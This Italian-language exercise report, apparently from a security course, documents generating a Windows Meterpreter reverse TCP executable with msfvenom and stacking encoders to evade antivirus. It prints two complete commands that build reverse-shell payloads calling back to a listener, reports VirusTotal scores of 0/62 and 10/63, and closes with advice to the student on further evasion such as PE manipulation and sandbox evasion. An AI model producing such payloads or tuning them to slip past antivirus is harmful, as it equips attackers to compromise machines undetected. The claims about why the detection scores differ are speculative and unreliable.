Relazione: Creazione di un Malware con Msfvenom

Introduzione

L'esercizio consiste nella creazione di un malware utilizzando msfvenom con l'obiettivo di migliorare la non rilevabilità rispetto al malware analizzato durante la lezione. Il confronto tra i risultati ottenuti dal malware creato da te e quello visto a lezione permette di valutare le tecniche impiegate per evitare la detezione da parte degli antivirus.

Malware Creato

Comando Utilizzato

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 310 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 450 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 360 -o malware_2.exe
```

Spiegazione del Codice

Il comando sopra genera un payload Meterpreter reverse TCP per Windows, utilizzando una combinazione di encoder polimorfici per rendere il codice meno rilevabile dagli antivirus. Ecco come funziona:

1. **Primo Encoder (x86/shikata_ga_nai)** : Applica 310 iterazioni di encoding al payload, trasformandolo in un formato più complesso e variabile.
2. **Secondo Encoder (x86/countdown) :** Applica ulteriori 450 iterazioni di encoding, aumentando la complessità del codice.
3. **Terzo Encoder (x86/shikata_ga_nai) :** Applica altre 360 iterazioni di encoding, garantendo un alto livello di obfuscazione.
4. **Formato di Output :** Il file finale viene salvato come malware_2.exe.


Componenti del Comando

1. **Payload (-p windows/meterpreter/reverse_tcp) :**
    - **Specifica il tipo di payload da generare:** un Meterpreter con connessione inversa TCP.
    - **LHOST=10.0.2.15:** Indirizzo IP del server dell'attaccante.
    - **LPORT=5959:** Porta di ascolto sul server.
2. **Architettura e Piattaforma (-a x86 --platform windows) :**
    - -**a x86:** Specifica l'architettura del sistema target (32-bit).
    - **--platform windows:** Specifica il sistema operativo target (Windows).
3. **Encoding Polimorfico :**
    - -**e x86/shikata_ga_nai:** Applica l'encoder shikata_ga_nai, noto per la sua capacità di modificare dinamicamente il codice.
    - **-i 310:** Numero di iterazioni applicate dall'encoder. Ogni iterazione modifica ulteriormente il codice, aumentando il livello di polimorfismo.
    - **-f raw:** Esporta il payload in formato grezzo per ulteriori elaborazioni.
4. **Livelli Multipli di Encoding :**
    - Dopo il primo livello di encoding (shikata_ga_nai), il payload viene passato a un secondo encoder (countdown) con 450 iterazioni.
    - Infine, viene applicato un terzo livello di encoding con shikata_ga_nai e 360 iterazioni.
5. **Formattazione Finale :**
    - **-o malware_2.exe:** Esporta il payload finale in formato .exe.

Dettagli Tecnici

- **Payload Generato :** windows/meterpreter/reverse_tcp
- **Indirizzo Host in Ascolto :** 10.0.2.15
- **Porta in Ascolto :** 5959
- **Architettura :** x86
- **Encoder Utilizzati :**
    - x86/shikata_ga_nai (310 iterazioni)
    - x86/countdown (450 iterazioni)
    - x86/shikata_ga_nai (360 iterazioni)

Risultato su VirusTotal



- **Score : 0/62** (Nessun antivirus ha segnalato il file come malicioso)
- **Dimensione del File :** 27.18 KB
- **Dettagli :**
    - Tutti gli antivirus analizzati hanno segnalato il file come "Undetected".

Analisi

Il malware creato da te ha raggiunto un punteggio perfetto su VirusTotal, dimostrando una notevole capacità di sfuggire alla detezione da parte degli antivirus. Questo successo è probabilmente dovuto alle seguenti tecniche:

1. **Polimorfismo :** L'utilizzo di due encoder (x86/shikata_ga_nai e x86/countdown) con iterazioni elevate (310, 450, 360) rende il codice estremamente variabile e difficile da identificare tramite pattern statici.
2. **Multiplo Encoding :** L'applicazione di più encoder consecutivi aumenta ulteriormente la complessità del malware, rendendolo meno riconoscibile.
3. **Selezione Appropriata delle Opzioni :** La scelta di parametri come -i (iterazioni) adatte ha permesso di massimizzare la non rilevabilità senza compromettere la funzionalità del payload.

Malware Visto a Lezione


Comando Utilizzato

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe
```

Dettagli Tecnici

- **Payload Generato :** windows/meterpreter/reverse_tcp
- **Indirizzo Host in Ascolto :** 192.168.1.23
- **Porta in Ascolto :** 5959
- **Architettura :** x86
- **Encoder Utilizzati :**
    - x86/shikata_ga_nai (100 iterazioni)
    - x86/countdown (200 iterazioni)
    - x86/shikata_ga_nai (138 iterazioni)

Risultato su VirusTotal



- **Score :** 10/63 (10 antivirus hanno segnalato il file come malicioso)
- **Dimensione del File :** 16.55 KB
- **Dettagli :**
    - Alcuni antivirus hanno segnalato il file come "Exploit.Metasploit.Shikata.Gen" o "Malware (Shikata)".
    - Altri antivirus lo hanno segnalato come "Undetected".

Analisi

Il malware visto a lezione, pur utilizzando tecniche simili (polimorfismo con shikata_ga_nai e countdown), ha ottenuto un punteggio significativamente più basso su VirusTotal. Le possibili cause includono:

1. **Iterazioni Inferiori :** Le iterazioni utilizzate (100, 200, 138) sono inferiori rispetto a quelle del tuo malware (310, 450, 360). Questo potrebbe aver reso il codice meno variabile e più facilmente identificabile da alcuni antivirus.
2. **Dimensione del File :** Il file è più piccolo (16.55 KB vs 27.18 KB). Una dimensione ridotta potrebbe facilitare l'analisi statica e aumentare la probabilità di rilevamento.
3. **Encoder Limitati :** Anche se entrambi i malware utilizzano gli stessi encoder, le iterazioni maggiori nel tuo caso hanno probabilmente incrementato la complessità del codice in modo significativo.

Confronto Tra i Due Malware

Aspetto	Malware Creato	Malware Visto a Lezione
Punteggio su VirusTotal	0/62 (Nessun antivirus ha segnalato il file)	10/63 (10 antivirus hanno segnalato il file)
Dimensione del File	27.18 KB	16.55 KB
Iterazioni Encoder	310,450,360	100,200,138
Encoder Utilizzati	x86/shikata_ga_nai,x86/countdown	x86/shikata_ga_nai,x86/countdown
Funzionalità del Payload	Meterpreter reverse TCP	Meterpreter reverse TCP
Rilevabilità	Molto bassa (perfetto su VirusTotal)	Moderatamente alta (rilevato da alcuni antivirus)

Discussione e Possibili Migliorie

1. **Iterazioni Elevate :** Le iterazioni elevate nell'encoder (shikata_ga_nai e countdown) hanno giocato un ruolo cruciale nel migliorare la non rilevabilità del tuo malware. Tuttavia, è importante tenere presente che iterazioni troppo elevate possono aumentare la dimensione del file e influenzare la velocità di esecuzione.
2. **Selezione di Encoder Alternativi :** In futuro, potrebbe essere utile provare altri encoder disponibili in Metasploit, come x86/call4_dword_xor o x86/jmp_call_additive, per diversificare ulteriormente il codice e sfidare ulteriori meccanismi di rilevamento.

3. **Obfuscazione Aggiuntiva :** Oltre all'encoding, si potrebbe integrare tecniche di obfuscazione aggiuntive, come l'inclusione di codice innocuo o la manipolazione della struttura del PE (Portable Executable).
4. **Test su Ambienti Diversi :** È importante testare il malware su ambienti diversi, inclusi sistemi operativi e antivirus meno comuni, per garantire una copertura completa della non rilevabilità.

Conclusioni

Il malware creato da te ha dimostrato un'elevata capacità di sfuggire alla detezione da parte degli antivirus, raggiungendo un punteggio perfetto su VirusTotal. Questo risultato è stato ottenuto grazie all'utilizzo di iterazioni elevate nei processi di encoding e alla combinazione di encoder efficaci. In confronto al malware visto a lezione, il tuo approccio ha evidenziato come parametri leggermente differenti possano avere un impatto significativo sulla non rilevabilità.

Per continuare a migliorare le tue competenze in questo campo, ti consiglio di esplorare ulteriori tecniche di evasione, come l'uso di sandbox evasion techniques o l'integrazione di tecnologie avanzate di polymorphism. Inoltre, mantenere un bilanciamento tra non rilevabilità e funzionalità del payload rimane fondamentale per garantire la validità del malware.